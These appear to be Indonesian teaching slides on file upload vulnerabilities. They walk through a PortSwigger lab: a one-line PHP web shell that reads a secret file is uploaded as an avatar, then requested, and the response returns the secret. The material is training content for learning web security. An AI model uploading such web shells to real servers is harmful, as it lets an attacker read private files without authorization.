
SQLite

<https://play.picoctf.org/practice/challenge/304>

File Upload Vulnerabilities

File Upload Vulnerabilities

File Upload Vulnerabilities adalah celah keamanan yang terjadi ketika sebuah aplikasi web mengizinkan pengguna mengunggah file tanpa validasi atau pembatasan yang memadai.



Gimara Caranya


```
GNU nano 8.4 exploit.php *  
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

My Account

Your username is: wiener

Email

Update email



Avatar:

exploit.php

Upload



Request

Pretty Raw Hex

```
1 GET /files/avatars/exploit.php HTTP/2  
2 Host: 0ac0005c03ce4888808db2ad007b00c4.web-security-academy.net  
3 Cookie: session=4pX8Lb73Y9pTQYbGnLPsMw63jYAuyV9x  
4 Sec-Ch-Ua-Platform: "Linux"  
5 Accept-Language: en-US,en;q=0.9  
6 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"  
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36  
8 Sec-Ch-Ua-Mobile: ?0  
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8  
10 Sec-Fetch-Site: same-origin  
11 Sec-Fetch-Mode: no-cors  
12 Sec-Fetch-Dest: image  
13 Referer: https://0ac0005c03ce4888808db2ad007b00c4.web-security-academy.net/my-account  
14 Accept-Encoding: gzip, deflate, br  
15 Priority: u=2, i  
16  
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK  
2 Date: Sat, 05 Jul 2025 11:33:36 GMT  
3 Server: Apache/2.4.41 (Ubuntu)  
4 Content-Type: text/html; charset=UTF-8  
5 X-Frame-Options: SAMEORIGIN  
6 Content-Length: 32  
7  
8 bSMDEKhdpoRQLund7LqXwyFq1L1brbpR
```


Hands On

Example 1 (Showcase):

Remote code execution via web shell upload

<https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload>

Challenges

<https://portswigger.net/web-security/all-labs>

Terima Kasih All